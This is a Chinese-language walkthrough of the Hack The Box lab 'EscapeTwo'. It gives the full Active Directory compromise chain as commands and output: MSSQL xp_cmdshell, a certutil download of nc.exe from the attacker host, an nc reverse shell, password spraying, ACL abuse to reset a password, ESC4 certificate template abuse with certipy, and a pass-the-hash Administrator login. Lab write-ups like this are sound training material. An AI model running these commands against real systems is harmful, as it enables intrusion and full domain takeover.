HTB EscapeTwo
EscapeTwo
What is the fully qualified domain name of the machine?
# nxc smb 10.129.232.128
SMB 10.129.232.128 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)因此答案为DC01.sequel.htb
添加以下host
10.129.232.128 DC01.sequel.htb sequel.htbThere are two shares on EscapeTwo that are not standard for a Windows DC. One is Users. What is the name of the other?
通过smbclient连接进去即可看到
# smbclient -L //10.129.232.128 -U rose
Password for [WORKGROUP\rose]:
Sharename Type Comment
--------- ---- -------
Accounting Department Disk
ADMIN$ Disk Remote Admin
C$ Disk Default share
IPC$ IPC Remote IPC
NETLOGON Disk Logon server share
SYSVOL Disk Logon server share
Users Disk看出来是Accounting Department
What is the password for the sa user on the Microsoft SQL Server instance?
连接smb
smbclient '//10.129.232.128/Accounting Department' -U rose将文件下载下来
smb: \> ls
accounting_2024.xlsx A 10217 Sun Jun 9 18:14:49 2024
accounts.xlsx A 6780 Sun Jun 9 18:52:07 2024
smb: \> get accounting_2024.xlsx
smb: \> get accounts.xlsx 文件似乎打不开,用7z直接查看xml即可
<si>
<t xml:space="preserve">sa</t>
</si>
<si>
<t xml:space="preserve">MSSQLP@ssw0rd!</t>
</si>
What is the name of the file found in the Microsoft SQL Server installation directory that contains configuration settings?
连接sql,启用cmdshell
# impacket-mssqlclient 'sa:MSSQLP@ssw0rd!@10.129.232.128'
<...>
SQL (sa  dbo@master)> enable_xp_cmdshell
INFO(DC01\SQLEXPRESS): Line 185: Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE statement to install.
INFO(DC01\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (sa  dbo@master)> xp_cmdshell whoami
output
--------------
sequel\sql_svc然后传输nc,这里我的电脑IP为10.10.16.13
EXEC xp_cmdshell 'certutil -urlcache -split -f http://10.10.16.13:4000/nc.exe C:\Users\sql_svc\Desktop\nc.exe';利用nc弹shell
EXEC xp_cmdshell 'C:\Users\sql_svc\Desktop\nc64.exe -e cmd.exe 10.10.16.13 4444';然后找到配置文件名称sql-Configuration.INI
C:\SQL2019\ExpressAdv_ENU>dir
<...>
01/03/2025  07:29 AM    <DIR>          .
01/03/2025  07:29 AM    <DIR>          ..
<...>
06/08/2024  02:07 PM               717 sql-Configuration.INI
What is the name of the user who likely reused their password during the Microsoft SQL Server installation?
读取配置文件
C:\SQL2019\ExpressAdv_ENU>type C:\SQL2019\ExpressAdv_ENU\sql-Configuration.INI
<...>
SQLSVCPASSWORD="WqSZAF6CysDQbGb3"注意到密码WqSZAF6CysDQbGb3
读取网络用户
C:\SQL2019\ExpressAdv_ENU>net user
User accounts for \\DC01
-------------------------------------------------------------------------------
Administrator ca_svc Guest
krbtgt michael oscar
rose ryan sql_svc然后保存为1.txt,撞密码
# nxc smb 10.129.232.128 -u 1.txt -p WqSZAF6CysDQbGb3
SMB         10.129.232.128  445    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
<...>
SMB         10.129.232.128  445    DC01             [+] sequel.htb\ryan:WqSZAF6CysDQbGb3
可以看到ryan复用了这个密码
Submit the flag located on the ryan user's desktop.
登录ryan
#evil-winrm -i 10.129.232.128 -u ryan -p 'WqSZAF6CysDQbGb3'
*Evil-WinRM* PS C:\Users\ryan\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\ryan\Desktop> dir
<...>
-ar--- 2/5/2026 9:52 PM 34 user.txt
*Evil-WinRM* PS C:\Users\ryan\Desktop> type user.txt
619a9bedf871168cd4750b06e5d939f8提交flag
Which user does the ryan user have WriteOwner permissions over?
使用bloodhound-python导出
bloodhound-python -u ryan -p 'WqSZAF6CysDQbGb3' -ns 10.129.232.128 -d sequel.htb -c All然后启动bloodhound,导入json

因此答案是CA_SVC
What group is ca_svc a member of that relates to certificate publication?
*Evil-WinRM* PS C:\Users\ryan\Documents> net user ca_svc /domain
User name                    ca_svc
<...>
Local Group Memberships      *Cert Publishers
注意到Cert Publishers
What is the name of the vulnerable certificate template that can be exploited by the Cert Publishers group?
下载脚本
wget https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1上传,修改密码
*Evil-WinRM* PS C:\Users\ryan\Documents> upload PowerView.ps1
Info: Upload successful!
*Evil-WinRM* PS C:\Users\ryan\Documents> Import-Module .\PowerView.ps1
*Evil-WinRM* PS C:\Users\ryan\Documents> Set-DomainObjectOwner -Identity "ca_svc" -OwnerIdentity "ryan"
*Evil-WinRM* PS C:\Users\ryan\Documents> Add-DomainObjectAcl -TargetIdentity  "ca_svc" -Rights ResetPassword -PrincipalIdentity "ryan"
*Evil-WinRM* PS C:\Users\ryan\Documents> $cred = ConvertTo-SecureString "Password123!!" -AsPlainText -Force
*Evil-WinRM* PS C:\Users\ryan\Documents> Set-DomainUserPassword -Identity "ca_svc" -AccountPassword $cred
测试一下是否成功
# nxc smb 10.129.232.128 -u ca_svc -p 'Password123!!'
SMB         10.129.232.128  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.129.232.128  445    DC01             [+] sequel.htb\ca_svc:Password123!!
可以看到成功了,然后读取证书模板
# certipy find -u 'ca_svc@sequel.htb' -p 'Password123!!' -dc-ip 10.129.232.128 -stdout
    Template Name                       : DunderMifflinAuthentication
    <...>
    [!] Vulnerabilities
      ESC4                              : User has dangerous permissions.
注意到ESC4,说明我们有权限修改
What is the Administrator user's NTLM hash?
利用ESC4权限,修改证书模板,开启ESC1和ESC2,这样便可以申请到用来登录admin的证书
# certipy template -u ca_svc@sequel.htb -p 'Password123!!' -template DunderMifflinAuthentication -save-old -dc-ip 10.129.232.128
Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Saved old configuration for 'DunderMifflinAuthentication' to 'DunderMifflinAuthentication.json'
[*] Updating certificate template 'DunderMifflinAuthentication'
[*] Successfully updated 'DunderMifflinAuthentication'然后重新看下证书状态
# certipy find -u 'ca_svc@sequel.htb' -p 'Password123!!' -dc-ip 10.129.232.128 -stdout
[!] Vulnerabilities
      ESC1                              : 'SEQUEL.HTB\\Authenticated Users' can enroll, enrollee supplies subject and template allows client authentication
      ESC2                              : 'SEQUEL.HTB\\Authenticated Users' can enroll and template can be used for any purpose
      ESC3                              : 'SEQUEL.HTB\\Authenticated Users' can enroll and template has Certificate Request Agent EKU set
      ESC4                              : 'SEQUEL.HTB\\Authenticated Users' has dangerous permissions
请求admin证书
# certipy req -username ca_svc@sequel.htb -p 'Password123!!' -ca sequel-DC01-CA -template DunderMifflinAuthentication -target dc01.sequel.htb -upn administrator@sequel.htb -dns sequel.htb
<...>
[*] Got certificate with multiple identifications
    UPN: 'administrator@sequel.htb'
    DNS Host Name: 'sequel.htb'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator_sequel.pfx'
认证,提取hash
# certipy auth -pfx administrator_sequel.pfx -domain sequel.htb
[*] Got hash for 'administrator@sequel.htb': aad3b435b51404eeaad3b435b51404ee:7a8d4e04986afa8ed4060f75e5a0b3ff登录,拿flag
# evil-winrm -i 10.129.232.128 -u Administrator -H 7a8d4e04986afa8ed4060f75e5a0b3ff
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir
<...>
Mode LastWriteTime Length Name
---- ------------- ------ ----
-ar--- 2/5/2026 9:52 PM 34 root.txt
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
91c36a97827da144a21c38f1c9abfd54总结
这次学到了smb的使用以及ADCS攻击流程
许可协议:
CC BY 4.0